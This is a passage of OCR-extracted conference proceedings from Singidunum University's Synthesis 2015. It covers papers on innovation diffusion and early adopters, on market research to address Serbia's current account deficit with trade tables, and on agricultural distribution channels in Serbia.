Međutim, iako je jedna od glavnih uloga ranih prihvatilaca da šire vesti i informacije o inovacijama, potrebno je napomenuti da oni često dođu u konflikt interesa u komuniciranju. Naime, rani prihvatioci imaju veliku potrebu da budu jedinstveni i iz tog razloga se hvale drugim ljudima, ali istovremeno, oni se često plaše da će na taj način podstaći druge da ih imitiraju i da će tako izgubiti svoju posebnost. Njihova želja da pričom promovišu inovaciju, koja je povezana sa njihovom tendencijom za ranim usvajanjem, je ujedno i ograničena željom da očuvaju svoj jedinstveni društveni status (Moldovan *et al.*, 2015).

Centar za marketing istraživanja Univerziteta u Masačusetsu (*University of Massachusetts Dartmouth*) objavio je studiju o usvajanju društvenih medija među 500 najvećih američkih kompanija. Studija je proširena tokom godina, kako bi uključila korišćenje najbrže rastućih društvenih medijskih platformi i alata (*Instagram*, *Google+*, *Foursquare* i *Pinterest*), poslovne mrežne platforme (*LinkedIn*), kao i pokazatelje angažmana kao što su broj *Facebook* fanova i sledbenika na *Twitter*-u. U 2014. godini 157 preduzeća (31%) je imalo korporativne blogove, što je za 3% manje u odnosu na 2013. godinu. Najaktivnije su bile dve kompanije, *Wal-Mart Stores* i *Exxon Mobil*. Kada je u pitanju upotreba *Twitter*-a, zabeležen je porast od 6% u odnosu na 2013. godinu, kada je 413 kompanija (83%) posedovalo korporativni nalog sa najmanje jednim *tweet*-om na mesečnom nivou. Kompanija *Facebook*, već drugu godinu za redom, ima najveći broj sledbenika na *Twitter*-u, a zatim slede *Starbucks*, *Microsoft*, *Walt Disney Company*, *Whole Foods Market*, *Inc.*, *Nike*, *Inc.*, i *Intel Corporation*. *Facebook* beleži najveći broj korisnika, gde od ukupno 500, čak 401 kompanija (80%) svakodnevno koristi ovu društvenu mrežu, što je za 10% više u odnosu na 2013. godinu. Druge društvene mreže takođe su zabeležile rast. *Foursquare* je uživao najveći porast (42%), dok je korišćenje *Pinterest*-a povećano za 27%, a Instagrama za 12% (Barnes & Lescault, 2014).

## 6. ZAKLJUČAK

U dinamičnoj tržišnoj privredi, preduzeća na različite načine dolaze do novih proizvoda i uključuju ih u svoju marketing strategiju. Pojava tehnoloških inovacija omogućava promene na postojećim i uvođenje novih proizvoda, ostvarujući na taj način rast i opstanak preduzeća na tržištu. Odluke o novom proizvodu su odluke dugoročnog karaktera i od velikog značaja u tom procesu je razumevanje kako doći do superiorne vrednosti za potrošače. Potrošači se razlikuju u spremnosti ili želji da prihvate nešto novo što produžava proces difuzije inovacija. Pre više godina je ustanovljeno da postoje četiri kategorije prihvatioca novih proizvoda i rezultati istraživanja ukazuju da rani prihvatioci (oko 13,5% od potencijalnog tržišta) su spremni da prihvate rizik i kupe nov proizvod. Prava priroda efekta uticaja društvenih mreža na difuziju inovacija, još uvek je nejasna, i u mnogim slučajevima, postoje konfliktne hipoteze među istraživačima.

## LITERATURA

Accenture. (2014). *Racing Toward a Complete Digital Lifestyle: Digital Consumers Crave More Accenture Digital Consumer Tech Survey 2014*. Pristupljeno 07. marta 2015. na http://www.accenture.com/SiteCollectionDocuments/PDF/Accenture-Digital-Consumer-Tech-Survey-2014.pdf/

Advertising Age. (2010). *Shiny new things*. Pristupljeno 16. marta 2015. na http://adage.com/images/bin/pdf/shiny_new_things.pdf

Barnes, N.G., & Lescault, A.M. (2014). *The 2014 Fortune 500 and Social Media: LinkedIn Dominates As Use of Newer Tools Explodes*. Pristupljeno 02. marta 2015. na https://centerformarketingresearch.wordpress.com/2014/09/10/the-2014-fortune-500-and-social-media-linkedin-dominates-as-use-of-newer-tools-explodes/



DOI: 10.15308/Synthesis-2015-588-593

European Commission. (2011). *Communication from the Commission to the European Parliament, the Council, the European Economic and Social Committee and the Committee of the Regions, A Single Market for Intellectual Property Rights Boosting creativity and innovation to provide economic growth, high quality jobs and first class products and services in Europe*. Pristupljeno 07. februara 2015. na http://ec.europa.eu/internal_market/copyright/docs/ipr_strategy/COM_2011_287_en.pdf/

Fromm, J., Lindell, C., & Decker, L. (2011). *American Millennials: Deciphering the Enigma Generation*, Kansas City: The Boston Consulting Group and Barkley.

Godin, S. (2005). Purple Cow. London: Penguin Books.

Jakšić, M., Backović, M., Cerović, B., & Medojević, B. (2006). *Ekonomski rečnik*. Beograd: Centar za izdavačku delatnost Ekonomskog fakulteta u Beogradu.

Jobber, D., & Fahy, J. (2012). *Foundations of Marketing*. London: McGraw-Hill.

Koçak, N.G., Kaya, S., & Erol, E. (2013). Social Media from the Perspective of Diffusion of Innovation Approach. *The Macrotheme Review, 2(3),* 22-29. Pristupljeno 02. marta 2015. na http://macrotheme.com/yahoo_site_admin/assets/docs/3KayaMR23.40131136.pdf

Kotler, P., Sonders, D., & Armstrong, G. (2007*). Principi marketinga*. Beograd: Mate.

Kuo, L.H., Wei, H.M., Hu, W.C., & Yang, H.J. (2013). Applying Innovation Theory in Observing Emerging Technology Acceptance, International Journal of Systems Applications, Engineering & Development, 1(7) 56-65. Pristupljeno 02. marta 2015. na http://www.naun.org/main/UPress/saed/2014-110.pdf

Lajović, D., & Vulić, V. (2010*). Tehnologija i inovacije – skripta*. Podgorica: Ekonomski fakultet Podgorica.

Maričić, B. (2011). *Ponašanje potrošača*, Beograd: Centar za izdavačku delatnost Ekonomskog fakulteta u Beogradu.

Milisavljević, M. (2003). *Marketing*. Beograd: Savremena administracija.

Moldovan, S., Steinhart, Y., & Ofen, S. (2015). "Share and scare": Solving the communication dilemma of early adopters with a high need for uniqueness. *Journal of Consumer Psychology, 25(1),* 1-14. DOI: 10.1016/j.jcps.2014.06.001

Montanaria, A., & Saberib, A. (2010). The Spread of Innovations in Social Networks. *Proceedings of the National Academy of Sciences of United States of America, 107(47),* 20196-20201. DOI: 10.1073/pnas.1004098107

Proven Models. Invention innovation diffusion trilogy. Pristupljeno 27. februara 2015. na http://www.provenmodels.com/14

Roco, M.C., & Bainbridge, W.S. (2013). The new world of discovery, invention, and innovation:convergence of knowledge, technology, and society. *Journal of Nanoparticle Research, 15(1946),* 2-17. DOI: 10.1007/s11051-013-1946-1

Rogers, E.M. (2003). *Diffusion of innovation*. New York: The Free Press.

Sahin, I. (2006). Detailed Review of Rogers' Diffusion of Innovations Theory and Educational Technology-Related Studies Based on Rogers' theory. *The Turkish Online Journal of Educational Technology – TOJET, 5(2), 14-23*. Pristupljeno 27. februara 2015. na http://www.tojet.net/articles/v5i2/523.pdf



DOI: 10.15308/Synthesis-2015-588-593

Synthesis
International Scientific Conference of IT and Business-Related Research

# MARKET RESEARCH FOR CREATING CURRENT ACCOUNT BALANCE EQUILIBRIUM

## ISTRAŽIVANJE TRŽIŠTA U FUNKCIJI USPOSTAVLJANJA RAVNOTEŽE BILANSA TEKUĆEG RAČUNA

Ninela Kordić, Jelena Gajić, Jelena Stanković
Singidunum University, 32 Danijelova St., Belgrade, Serbia

**Abstract:**
The long-term balance of payments and current account balance could be achieved by adequate development policy and rational use of production resources. In order to improve the domestic production and export competitiveness, it is necessary to include marketing activities when creating new investment programs, by using the opportunities and reducing weeknesses that affect economic development. Market research precedes the planning process and foreign trade business activities. Also, market research provides an insight into the needs and possibilities in the market, with the aim of establishing export-import equilibrium. When creating export business plan, it is of vital importance to be competitive in terms of pricing, quality, distribution channels, payment modes and promotion of goods and services. According to these requests, it is necessary to carry on with the organized and continuous market research, which is crucial for defining marketing strategies to be used in export stimulation and enhancement.

**Key words:**
current account balance, equilibrium, market research, export, goods, services.

**Apstrakt:**
Dugoročni platni bilans i bilans tekućeg računa može se postići primenom adekvatne politike razvoja i racionalne upotrebe proizvodnih resursa. U cilju poboljšanja domaće proizvodnje i izvozne konkurentnosti, neophodno je uključiti marketinške aktivnosti prilikom kreiranja novih investicionih programa, korišćenjem prilika a smanjivanjem slabosti koje utiču na ekonomski razvoj. Istraživanje tržišta prethodi planiranju i spoljnotrgovinskim aktivnostima. Takođe, istraživanje tržišta daje uvid u potrebe i mogućnosti na tržištu, u cilju uspostavljanja ravnoteže između uvoza i izvoza. Prilikom kreiranja poslovnog plana izvoza, veoma je važno obratiti pažnju na konkurentnost kada je reč o ceni, kvalitetu, kanalima distribucije, načinu plaćanja i promocije robe i usluga. U skladu sa ovim zahtevima, neophodno je da se nastavi sa organizovanim i kontinuiranim istraživanjem tržišta, jer ono ima presudnu ulogu prilikom definisanja marketinških strategija koje se koriste za podsticanje i unapređenje izvoza.

**Ključne reči:**
bilans tekućeg računa, ravnoteža, istraživanje tržišta, izvoz, roba, usluge.

## 1. INTRODUCTION

Current account is calculated by adding up the four components of current account: goods (balance of trade), services (intangible trade), income (returns received on factors of production: rent is return on land, wages on labor, interest on capital, profit on enterprise) and current transfers (current transfers include workers' remittances, donations, tax payments, foreign aid and grants).

As a rule, current account is not equable during a single year, it is active or passive. Current account surplus increases a country's net foreign assets by the comparable amount, and a current account deficit does the reversal. This can only happen if some other economies are lending their savings to it (in the form of debt to or direct/portfolio investment in the economy) or the economy is running down its foreign assets such as official foreign currency reserve. There are two kinds of current account disequilibrium - short term (depending on conjuncture) and long term (depending on development).

Balance of payment, as well as current account equilibrium, could be established only by well ordered development policy and economic subjects guidance in obtaining development disequilibrium rejection. It is possible to be done by better organization and rational use of production resources. It is necessary to bring all forms of consumption within the boundaries of income and provide new investment programs, using the strengths and weaknesses in the overall economic development. The ultimate achievement is to raise the competitiveness of domestic production and exports to foreign markets.

In the opening of development process, countries have to import a lot, especially equipment and raw materials, contrariwise produced goods ends on domestic market for enlarged demand. Consequently, current account deficit came out for enlarged import and decreased export, as well (Kovač, 1994, pp.148-149). After initial period, through right development policy, it is expecting decreasing deficit and crossover into surplus.

## 2. EXTERNAL TRADE STATISTICS IN SERBIA

The assignment and role of external trade statistics comprises establishing general economic policy, trade development policy, including preparation and surveillance of trade agreements, market analysis for exporters and importers, in order to define their commercial strategy, determine strategic goods balances, control agriculture and energy markets, *etc.* It is important to point out that in the years following the economic sanctions, external trade deficit in Serbia dramatically grew, thus causing



E-mail: nkordic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-594-598

the breakdown of the economy (Crnomarković, 2010).

The purpose of the export and import statistics is to determine general economic policy, development of trade policy, including the preparation and monitoring of trade agreements, market analysis for exporters and importers, to define their commercial strategy and enable determining the material balance for strategic products, in order to control the market in the field of agriculture, energy, *etc.*

During the period of 2007-2014, current account deficit was evident. It was the deepest in 2008 (Table 1, Graph 1), amounting to 7.217 million EUR. The main reason for such an extremly high deficit could be found in the growth of private and public consumption and insufficient domestic supply of necessary products.

In 2009, there was a reduction in the deficit (at the level of 2004), due to the impact of global economic crisis. It increased again in 2012, as well as the current account deficit, although the deficit in goods balance was not significantly higher. In 2014, the deficit balance of goods was 4369.2 million. The biggest deficit in trade was with China (imports due to network cell phone and laptop) and the Russian Federation (due to energy imports, mainly oil and gas), followed by the deficit in trade with Germany, Poland (imports of parts for motor vehicles), Hungary, Turkey, Austria and the Netherlands (SORS, Statistical Release, No 26, January 30, 2015).

The **structure of exports** according to products did not change since 2000, which was taken as the year of the beginning of the transition process in the Serbian economy. Throughout the given period, there is a high proportion of raw materials and semi-finished products (over 50%) in export structure, the share of consumer goods is decreasing, while the share of the equipment is relatively constant and varies in a proportion of 10%. The structure of export is unfavorable because main export products have little new added value which, consequently, achieve low prices on global markets. Unfortunately, those products exceed half of the total exports (mainly reproduction products and semi-finished products of basic metals).

In the structure of imports, the most interesting data can be found in the area of reproduction products and consumer goods. In the group of consumer goods, non-durable goods are prevailing. The proportion of the equipment is less than 20% of total imports, and it is insufficient for the country in transition like Serbia. With durable consumer goods, the highest percentage of import can be found in road vehicles and electrical appliances. High percentage import of reproduction goods was the result of several factors. The first reason lies in unrealistic currency rate of the Serbian dinar,which resulted in a situation where some imported products were cheaper than domestic (only those which had its substitute in domestic production). Secondly, considering the principle of classifying products according to its purpose- the predominance, a certain amount of goods was used by the general public.

There are minor changes within country sections involved in external trade. It refers to our second major partner, CEFTA countries, where Serbia gains surplus amounting to USD 1895.5 million, resulting mainly in the export of agricultural products – cereals, followed by various sorts of drinks, as well as export of some finished products.


The external trade in the last year of 2014, as in the years before, noted the highest level, especially with the countries with which Serbia has signed free trade agreements. European Union (EU) countries participated with 63.8% in the overal Serbian external trade.

One can conclude that the solution for current account balance is to increase exports in the expanding markets, especially export markets such as Asian, African and American countries, or to better use the preferential status of the products in the existing markets. In addition, free trade agreements should be better utilized, which refers in particular to the Russian Federation and Turkey, where opportunities for exporting our prod-

| ITEM | 2007 | 2008 | 2009 | 2010 | 2011 | 2012 | 2013 | 2014 |
|---|---|---|---|---|---|---|---|---|
| Current account | -5.219 | -7.217 | -2.108 | -2.080 | -2.870 | -3.640 | -2.092 | -1.985 |
| Goods | -7.069 | -8.501 | -4.946 | -4.581 | -5.318 | -5.634 | -4.152 | -4.111 |
| Services | -261 | -185 | 21 | 8 | 163 | 139 | 319 | 465 |
| Private remittances | 2.133 | 1.770 | 2.668 | 2.422 | 2.110 | 1.934 | 2.160 | 1.863 |

Table 1. Section of current account of Serbia/EUR million

Source: According to NBS, Balance of payments, 2007-2011, 2012, 2013, January-December, 2014.




Graph 1. Sections of current account of Serbia/EUR million

Source: According to NBS, Balance of payments, 2007-2011, 2012, 2013, January-December, 2014.



DOI: 10.15308/Synthesis-2015-594-598

ucts, especially agricultural are underutilized. China is also a market that should have more importance for Serbian exports in the upcoming years, especially because of the biggest deficit in merchandise trade in 2014 with this country. Exploiting the potentials of new markets requires achieving the appropriate volume of production and making long-term arrangements on delivery of certain goods of great interest.

During the period 2007-2014, the balance of invisible trade (services sector) as part of the current account balance was negative until 2009, when it moved to positive or active and affects a small part in reduction of the goods balance deficit. Data of private remittances suggests that the current account deficit would be greater if there was no such one-way transfer whose role is to reach the level of stability.

## CURRENT ACCOUNT DEFICIT SECTION STRUCTURE


According to the Standard International Trade Classification (SITC), the following items had the greatest deficit in 2014 (table 2, graph 2): the highest deficit was in the sector of mineral fuels, lubricants and related materials amounting to 1.762 million EUR; the next considerable deficit amount was registered in commodities and transactions not specified in the sector, which amounted to 1.605,7 million EUR (double major to 2013). The latter included: army goods, storage goods with no customs tariff marked,as well as motor vehicle and aircrafts parts. The deficit in the sector of Chemicals and related products,n.e.s. (medicinal and pharmaceutical products, essential oils and resinoids and perfume material, fertilizers, plastics) was 1.364,5 million EUR.

Stimulating export activities would lead towards establishing better balance between import and export transactions. The first step in encouraging export activities consists of adequate preparation and planning for potential export opportunities (Lovreta, 2008).

It is essential that each company develops a plan of export activity: a description of the company, the characteristics of the market and the industry in which the company operates, description of business objectives and information relating to the products and services, trend analysis and forecasting of future operations, competition and comparison of their advantages and shortcomings, the strategy of international marketing activities, including customer profiling, channels of distribution, employee training and education, as well as financial assessments of the future operations of the company (Team Canada Inc., 2015).

In that sense, it is necessary to conduct deeper and more comprehensive market research, including the analysis of possibilities for the companies, the effects of government subsidies, the risk of possible deterioration of the market situation and the position of the largest among the potential exporters (Jeremic & Milojevic, 2015, p. 7). The detailed analysis of external trade statistics, associated with market research, should enable collecting necessary data required for making strategic decisions, especially when external trade activities are concerned. Also, when analysing export results, it is necessary to take into account the net export results, because some sectors in the Serbian market are great importers, while others receive government subsidies.

For a successful export, a significant permanent marketing communication market is required. The activities that precede the act of concluding foreign trade business, include monitoring, scanning and analysing marketplace by using contemporary management and marketing techniques, such as propaganda and advertising methods. The export of products needs to be competitive in terms of quality, price, payment methods, so it is recommended for the company to establish and apply Customer Relationship Management concept (Peppers & Rogers, 2004) to its business (*Customer Relationship Management* - CRM).




Graph 2. Current account deficit section structure in 2014, Serbia/EUR mill

Source: According to SORS, Statistical Release, No 26, January 30, 2015

| Sector | deficit | | share % | |
|---|---|---|---|---|
| | **2013** | **2014** | **2013** | **2014** |
| Mineral fuels,lubricants and related materials | 1.811,3 | 1.762,1 | 15,1 | 14,0 |
| Chemicals and related products,n.e.s. | 1.441,9 | 1.364,5 | 15,4 | 14,5 |
| Commodities and transactions not specified elsewere in SITC | 884,6 | 1.605,7 | 6,3 | 10,9 |
| Machinery and transport equipment | 907,4 | 508,4 | 27,9 | 24,8 |
| Manufactured goods classified chiefly by material | 482,0 | 390,6 | 17,3 | 17,5 |

Table 2. Current account deficit section structure in 2014, Serbia/EUR mill

Source: SORS, Statistical Release, No 26, January 30, 2015



DOI: 10.15308/Synthesis-2015-594-598

## 3. EXPORT MARKET ANALYSIS

In order to define export activities, one should start with the analysis of export markets. The analysis enables collecting relevant data required for making decisions and creating marketing strategies that would effectively support export activities. Such an analysis minimizes the risks of wrong investments and entrances to foreign markets.

Continuous market research (Kotler & Keller, 2012) provides the basis for estimating potential demand and the amount of supply as necessary conditions for establishing sales plan and budget (Matović, 2014, p. 86) in domestic and foreign markets. On the other hand, market research enables getting a clear insight into economic, demographic, political and techological factors – the so called PEST factors, which significantly effects the companies when planning their sales abroad (Stanković, 2011, pp. 5-6).

The environment of contemporary companies, especially those in production and trade business, is marketing oriented. Marketing concept implies orientation towards establishing long-term company goals in the area of building strong relationships with partners in marketing channels. There are numerous examples of successful use of PEST factor analysis in making business decisions. For instance, the success of exporting self-service retail formats from the USA to European countries during the 1940s, was basically the result of the analysis of environmental factors of that time period (Appel, 1972; Myers & Alexander, 2007, pp. 6-19). Generally speaking, self-service retail formats, such as *Sainsbury's* from Great Britain, are based on gaining price competitiveness. The purpose of importing such retail formats to Western European countries after World War II was to serve as a stimulus for the development of those economies.

One of the primary steps when researching export activities is evaluating and ranking the potential markets.The evaluation process comprises assessing the company business policies in terms of entering new markets. The process of defining business policies should include creating product and service offerings, pricing, promotion activities, as well as establishing adequate marketing channels as partner sourcing rather than outsourcing strategies (Stanković, 2009, p. 137).

Creating and defining „4P" for exporting purposes, should rely on the implementation of IDIC model as support toCRM concept when entering foreign markets. IDIC model comprises four elements (Peppers & Rogers, 2004, pp. 68-69):

- **I**dentifying customers in foreign markets;
- **D**ifferentiating customers and their needs;
- **I**nteracting with customers, in sense of communicating and analysing their needs and characteristics on a regular basis;
- **C**ustomizing customer treatment, which actually depends on the capabilities and strategy of the company.

They pointed out that stages or elements of the IDIC model for CRM support should be based on the characteristics of the company, the analysis of the export market, and differentiation strategies as sources of gaining competitive advantage.

At the same time, product and service quality advancement and implementation of innovations and new technologies stimulate the economic growth and contribute to development of economic competency. According to Milisavljević, the results of empirical research show that 50-60% of the economic growth can be attributed to technological innovations. Also, the position of the companies on the international market is to be assessed by the intensity of technological innovation implementation, as well as by price competency, quality of products and services *etc.* (Ivanović-Đukić & Lazić, 2014, p. 52).

## 4. EXPORT MARKET RESEARCH PLAN

Research plan should be defined in accordance with the goals of export or import policy so as to get relevant information for defining export/import strategies. Upon collecting secondary market information, primary export market research should be conducted. As regards potential export markets, necessary information comprises: market size and growth, size and power of competition, barriers to entry into market, economic and political stability, geographical position of the market, culture and customs prevailing in the economy.

Secondary information enables getting insight into trade statistics, industry trends to which the company plans to direct its export and other business activities. In case of Serbian market, the main sources for gathering primary and secondary information, include Serbian Business Registers Agency and Customs Adiministration, as well as the companies which are involved or plan to get involved in export and import activities. On the other hand, there are serious obstacles to gathering valid data for estimating export possibilities and export potentials of the companies. Among others, there is the poor quality of financial reports of the Serbian companies, which usually happens to be the result of the so called „creative accounting" (Jeremić & Milojević, 2015, p. 7). The characteristic of such non realistic information present in financial reports is that they are based on non-realistic financial estimation and, as such, have a tendency to increase the value of companies' assets. Such so-called „creativity" in displaying financial and other business indicators, represent a serious threat to effective and efficient research process for the companies that intend to export, as well as those dealing with the assessments of export possibilities of enterprises and economies.

Potential unexpected situations in planning export activities cannot be avoided or eliminated. However, one can get prepared on time, and based on research conducted, anticipate future events so as to reduce business risks (Stanković, 2011, p.8). In that sense, it is valuable to keep on analysing business on the following levels of the company (Gilbert, 2003):

a) level of the company as a whole,
b) direct environment of the company level,
c) stakeholder level, and
d) indirect environment of the company level – industry and national market level.

The needs of customers distinguished in domestic and international markets are significantly different, which leads to the necessity of considering the appropriate export strategies. Generally speaking, companies in Serbia can choose between three strategies of internationalisation, depending on their capabilities and assessed market situation(Kotler & Kelle, 2006, p.675): direct export, indirect export and joint strategic business alliances.

Some research shows that the strategy of direct export should be used only when entering the so called „reasonably accessible markets". In case of Serbian companies, such markets would be the members of CEFTA. For entering less accessible markets, characterised by different legal and regulatory environment and business practices, customs and preferences, such as the USA market in case of Serbian companies, direct export strategy should not be an option (Team Canada Inc., 2015). In case of entering less accessible markets, cutting in partners from the local market, who are familiar with customs, habits



DOI: 10.15308/Synthesis-2015-594-598

and needs of the locals, should be a far better option (Stanković, 2011, p. 125).

According to a group of authors, if Serbia as an economy strives to establish its economic development on the increased export activities, an important condition should be incorporated –advanced information support to potential export markets for all local producers and service businesses (Foundation for the Advancemenet of Economics, 2010).

## 5. SUMMARY

The Serbian economy has manifested a long lasting, structured, current account deficit for over a two -decade period. Current account disequilibrium is due to the value as well as the structure of external trade.

Current account equilibrium could be established only by well ordered development policy and economic subject guidance in obtaining development disequilibrium rejection. In order to achieve this strategic issue, it is necessary to include the preparation and monitoring of trade agreements, market analysis for exporters and importers, defining their commercial strategy and determining the material balance for strategic products. A detailed market analysis of external trade statistics, associated with market research, should enable collecting necessary data required for making strategic decisions.

## REFERENCES


Appel, D. (1972).The supermarket: early development of an instutional innovation. *Journal of Retailing*, 48(1), 39-53.

Crnomarković, J. (2010). Pregled spoljnotrgovinske robne razmene Republike Srbije u periodu 1988-2009. godine. Retrieved March 01, 2015, from http://webrzs.stat.gov.rs/WebSite/userFiles/file/Spoljna/Spoljna_092010.pdf (In Serbian).

Foundation for the Advancemenet of Economics. (2010). Post-crisis model of economic growth and development of Serbia 2011-2020. Retrieved February 15, 2015, from www.fren.org.rs.

Gilbert, D. (2003). *Retail Marketing Management*. Harlow, England: Pearson Education Limited.

Ivanović-Đukić, M., & Lazić, M. (2014). Incentives to innovation of small and middle sized companies in Serbia in function of competency advancement in the post-crisis period. *Economy Themes*, 52(1), 49-62.

Jeremić, Z., & Milojević, M. (2015) The most successful exports and the greatest imports in the period of 2008-2014. The Economy and Finance Board 2015. Belgrade: Serbian Business Registers Agency, pp. 6-37.

Kotler, P., & Keller, K.L. (2012). *Marketing Management*. 14th Edition. Harlow, England: Pearson Education Limited.

Kotler, P., & Keller, K.L. (2006) *Marketing Manadžment*. Beograd: Data Status. (In Serbian).

Kovač, O. (1992). *Platni bilans i međunarodne finansije*. Beograd: CESMECON. (In Serbian).

Lovreta, S. (2008). Strategija i politika razvoja trgovine Republike Srbije. Retrieved February 15, 2015, from http://www.seda.org.rs/download/strategija_i_politika_razvoja_trgovine.pdf (In Serbian).

Matović, V. (2014). Menadžment prodaje. Beograd: Univerzitet Singidunum. (In Serbian).

Myers, H., & Alexander, N., (2007). The role of retail internationalisation in the establishment of a European retail structure. *International Journal of Retail and Distribution Management*, 35(1), 6-19.

Narodna Banka Srbije. (2011). Platni bilans Republike Srbije 2007-2011 (BPM5). Retrieved March 01, 2015, from http://www.nbs.rs/internet/latinica/80/platni_bilans.html (In Serbian).

Narodna Banka Srbije. (2012). Platni bilans Republike Srbije 2012 (BPM6). Retrieved March 01, 2015, from http://www.nbs.rs/internet/latinica/80/platni_bilans.html (In Serbian).

Narodna Banka Srbije. (2013). Platni bilans Republike Srbije 2013 (BPM6). Retrieved March 01, 2015, from http://www.nbs.rs/internet/latinica/80/platni_bilans.html (In Serbian).

Narodna Banka Srbije. (2014). Platni bilans Republike Srbije 2014 (BPM6). Retrieved March 01, 2015, from http://www.nbs.rs/internet/latinica/80/platni_bilans.html (In Serbian).

Peppers, D., & Rogers, M. (2004). *Managing Customer Relationships.* Hoboken NJ: John Wiley & Sons.

Stanković, J. (2009). *Managing Change of Customer Relationships In Retail Business*. PhD Thesis, University of Belgrade, Faculty of Economics.

Stanković, J. (2011). *Trgovina i drugi kanali marketinga.* Beograd: Univerzitet Singidunum. (In Serbian).

Statistical Office of the Republic of Serbia. (2015). Statistical Release, No. 26, January 30, 2015.

Statistical Office of the Republic of Serbia. (2014). External trade, December 2014 – By current exchange rate, EUR-(ST13). Retrieved February 15, 2015 from http://webrzs.stat.gov.rs/WebSite/public/PublicationView.aspx?pKey=41&pLevel=1&pubType=2&pubKey=2816

Team Canada Inc. (2015). 10 Steps to Successful Exporting. Retrieved March 01, 2015, from http://sbinfocanada.about.com/od/canadaexport/a/10exportsteps.html




DOI: 10.15308/Synthesis-2015-594-598

Synthesis
International Scientific Conference of IT and Business-Related Research

# KANALI DISTRIBUCIJE POLJOPRIVREDNIH PROIZVODA SA POSEBNIM OSVRTOM NA PIJACE U SRBIJI

## DISTRIBUTION CHANNELS FOR AGRICULTURAL PRODUCTS WITH AN EMPHASIS ON THE MARKET PLACE IN SERBIA

Milorad Miljković, Slavko Alčaković
Univerzitet Singidunum, Danijelova 32, Beograd, Srbija

**Apstrakt:**
Proizvođači poljoprivrednih proizvoda imaju ograničen izbor prilikom distribucije svojih proizvoda. Najsloženiji problem poljoprivredno prehrambenog proizvoda je pravilan i adekvatan sistem distribucije,a posebno sistem marketing logistike. Zbog specifičnosti poljoprivredne proizvodnje i njenih proizvoda, problemi transporta i skladištenja su veoma kompleksni što zahteva veći broj posrednika u njihovom kretanju od proizvođača do potrošača. Mnoštvo posrednika ima za posledicu visoke troškove prometa poljoprivrednih proizvoda koji se uključuju u cenu a plaćaju ih potrošači. Cene koje proizvođači ostvaruju na pijaci su daleko iznad cena koje važe u otkupu, a nešto su niže od cena u maloprodaji. Autori se pored kanala distribucije bave analizom cena koje se ostvaruju u otkupu i u prometu na pijacama u Srbiji.

**Ključne reči:**
agrar, kanali distribucije, cene, pijaca.

**Abstract:**
Manufacturers of agricultural products have a limited choice of distribution channels for their products. The most complex agricultural food issue is the proper and adequate system of distribution, particularly marketing logistics system. Due to the specificities of agricultural production, transportation and storage issues are very complex, which requires a larger number of intermediaries in their channeling from producers to consumers. A multitude of mediators can lead to high costs of transport of agricultural products included in the price and paid by consumers. Prices that producers achieve at the market place are far above the purchase price, and a bit lower than the retail price. Besides distribution channels, this paper also provides the analysis of prices realized in the market place in Serbia.

**Key words:**
agrarian sector, distribution channels, price, market place.

## 1. UVOD

Kanali distribucije predstavljaju jedan od instrumenata marketing miksa. Njihov zadatak je da omoguće da proizvodi i/ili usluge dođu od proizvođača do potrošača na vreme i u formi pogodnoj za upotrebu, odnosno korišćenje. Posrednici u prometu mogu, ali ne moraju da budu vlasnici proizvoda. Mnogo je važnije i delotvornije poznavati funkcije koje oni obavljaju u savremenoj privredi.

Tokovi povezivanja proizvođača i potrošača su raznovrsni, ali u osnovi se od njih traži da ispune određene ciljeve. Među njima se posebno ističu tri osnovna cilja: sakupljanje, sortiranje i disperziranje. Iz samog naziva datih ciljeva, proističe da je funkcija sakupljanja karakteristična za inicijalnu fazu, a u završnoj fazi su dominantne funkcije disperziranja na veliki broj individualnih potrošača. Unutar sistema distribucije značajne su sve napred navedene funkcije, iako se posebno ističe funkcija sortiranja, posebno u grosističkoj fazi prometa.

Put robe od proizvođača do potrošača, uključujući institucije koje obavljaju te funkcije, kao i veze koje pri tome uspostavljaju, čine ukupan sadržaj kanala marketinga. Dakle, kanali marketinga obuhvataju ukupne tokove robe, novca i informacija koji se odvijaju pri uspostavljanju raznovrsnih veza između pojedinih institucija u sistemu marketinga. Od svih aktivnosti koje obavljaju kanali prometa, posebno se ističu funkcije razmene, fizičkog snabdevanja i usluživanja.

